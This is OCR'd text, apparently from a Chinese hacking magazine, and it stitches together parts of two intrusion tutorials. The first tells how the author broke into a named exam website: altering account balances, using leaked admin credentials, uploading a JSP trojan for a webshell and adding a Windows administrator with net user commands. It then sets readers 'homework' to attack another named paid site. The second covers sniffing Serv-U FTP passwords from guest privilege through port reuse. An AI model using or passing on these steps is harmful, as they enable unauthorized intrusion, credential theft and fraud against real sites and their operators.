


图7 登录管理员管理页




图8 后台上传jsp木马

这样elin的财富值就改变为9999999了，想要多少就换成多少，呵呵，方便啊！我们再验证一下，再次查看elin的账号信息，已经变成9999999点财富值了，如图6。

我们的目标是增加财富值，现已成功达到。继续努力学习吧！

三、得到WEBSHELL和系统权限

虽说先前目标已经达到，但作为网络安全爱好者，拿下WEBSHELL乃至主机权限也是要去做的，顺便带广大菜菜复习一下上一期写的拿WEBSHELL的方法，说不定还可以在服务器上找到更多网站上还未提供的学习资料呢。方法也如上面一样有很多种，为节约版面，在此选择一种并作简单叙述。

工具扫描并未找到管理后台页面，也没找到如admin、manage等类似管理账号的表，经过细致查看才知道管理员账号和普通用户账号在同一个表tbl_user里，[user_id]:7 [uid]:admin [pass]:kaoshi [type]:a [professional]:1 [kmoney]:1086992，在首页登录，发现比普通用户多出一个“工作管理”功能，点击即进入了管理页面，如图7。



图7 登录管理员管理页

在管理页里翻查，终于找到了利用的地方，“页面广告管理”里有“图片上传”功能，可直接上传jsp木马文件，上传前请注意先备份原先的图片，以便以后恢复。我们选择替换左侧一个广告图片，如图8。




图8 后台上传jsp木马

回首页，找到本广告图片，右击查看属性，得到木马的地址**http://www.eduexam.com.cn/images/advertisement/elin.jsp**，访问，成功得到WEBSHELL，如图9。




图9 访问上传的jsp木马

同时发现系统命令可以运行，使用net 命令成功添加一管理员账号：**net user elin pass /add**和**net localgroup administrators elin /add**。这样就简单得到了系统权限了。最后注意将原先的广告图片修改回去。

四、总结与说明

解决问题的思路最关键，达到一个目标可能有许多方法哦！本文没什么新的技术，是写给初学者看的一篇非常通俗的文章。为使广大菜菜能看得简单易懂，全文可能略显啰嗦，请大家海涵。最后为广大菜菜留一道家庭作业（我是老师嘛！）：中国学习网http://www.studycn.cn/是大家学习的一个好去处，当然是要收费的哦（是真正的用人民币充值的哦，不送什么充值卡哦），看完上文，相信你也能搞定！

编辑点评：

补充一点，作者在用update语句中含有一个Set子句，该子句用于指定更新的方法，即用的值取代相应的列的值。如果省略where子句，那么表中的所有数据均会受到影响。在from子句中指定的表或列的别名不能用于set子句中。

上接183页

我用同样方法测试了serv-u6.2时，如图6、图7、图8。成功了，而我找到的flashsky的文章却是2002年写的。实在令我感到惊讶，记得wineggdrop曾经在serv-u4.0就已经成功利用此法得到高权限。而现在在高版本却还可以成功，实在是无言！




图6 嗅探21端口

最后，这个方法还是有局限性的，程序采取独占端口时不能成功，由于win2003对cmd的默认限制，guests不能运行cmd，所以也不行。在windows2000下可以用shell.application或wscript.shell，还有jet漏洞，只要能得到guests的shell，(要是更高权限的shell最好)，必须具有可以嗅探的程序，比如ftp，serv-u4.0到6.2应该都可以嗅探，6.3的有兴趣的话，自己测试下。




图8 得到user和密码




图7 登录serv-u

编辑点评：

嗅探是在入侵中常常用到的方法，特别是在权限低的情况下嗅探更显得重要。作者演示的是嗅探serv-u的账号和密码，即使自己遇到这样的情况也不用害怕只要开启该软件的加密功能即可防止账号和密码的泄露。



从本文你可以学到：

1. 嗅探的常见攻击方法
2. 什么是中间人攻击
3. 如何在 Guest 下进行嗅探获得目标账号及密码

一直苦恼于千辛万苦得到了 webshell 后，却对提权束手无策，眼睁睁看着躺在那里，欲哭无泪啊。最后在网上狂搜，找到了方法 guest 权限下进行嗅探。

小知识：

sniff 就是利用 sniffer（嗅探器）窃听计算机之间的通信，常见攻击方法：ARP Spoof（ARP 欺骗），MAC Flooding（MAC 洪水攻击），Fake the MAC address（伪造 MAC 地址），ICMP Redirect（ICMP 重定向）等。

该方法主要针对目标：没有对所开端口采取独占方式的第三方程序。然后通过 winsocket 编程对该端口进行端口复用（绑定到一个已经合法存在的端口上）的方法，说到这里大家都知道干嘛了吧，可以复用端口比如 ftp，然后把客户连接服务器的信息，比如密码之类的进行截取，偷偷保存在一个 log.txt 中，再把数据转发到服务器上，使之不影响两者之间的正常通信，这又让我想起了中间人攻击。同样也暴露出了该方法的缺陷，那就是如果程序是采取独占的方式绑定一个端口，该方法就失效了。

小知识：

中间人攻击（Man-in-the-Middle Attack，简称“MITM 攻击”）是一种间接的入侵攻击方法，通过各种技术手段将入侵者控制的一台计算机虚拟放置在网络连接中的两台通信计算机之间，这台计算机就称为“中间人”。中间人能够从中截获两台通信计算机之间的信息，修改其中的数据，然后发送数据。这两台通信的计算机不会觉察到它们的通信数据被修改了。常见的有 DNS 欺骗（DNS Spoofing），会话劫持（Session Hijack）等。

大家都知道在服务器上打开一个端口是需要很高的权限，起码是管理员的权限。但是在 winsocket 编程中却没有权限之分，爱重绑定哪个就哪个，也不用担心权限不够。

winsocket 编程中使用一个函数 setsockopt 的第三个参数 SO_REUSEADDR 就可以对端口进行复用，在创建好 AF_INET（ipv4 协议）后就可以使用该函数。接下来的是该干嘛就干嘛，先 listen(监听)，有消息就 accept（接受），再检查是否含有数据 if recv>0，然后分析数据包，通过 CSTRING 中的 find 得到密码，保存下来，再转发数据 SEND（发送），很简单吧！

小知识：

winsocket 编程，socket 接口为我们建立通信信道，我们可以通过这条通道来与一台或多台计算机进行连接。socket 接口定义了许多函数或例程，我们可以直接调用它们实现网络连接、通信等功能，不用理会它们之间具体的通信过程。




图1 设置ftp服务（user和password皆为123，port：2121）




图2 以guests权限运行cmd




图3 嗅探2121端口中




图4 登陆鸽子的ftp

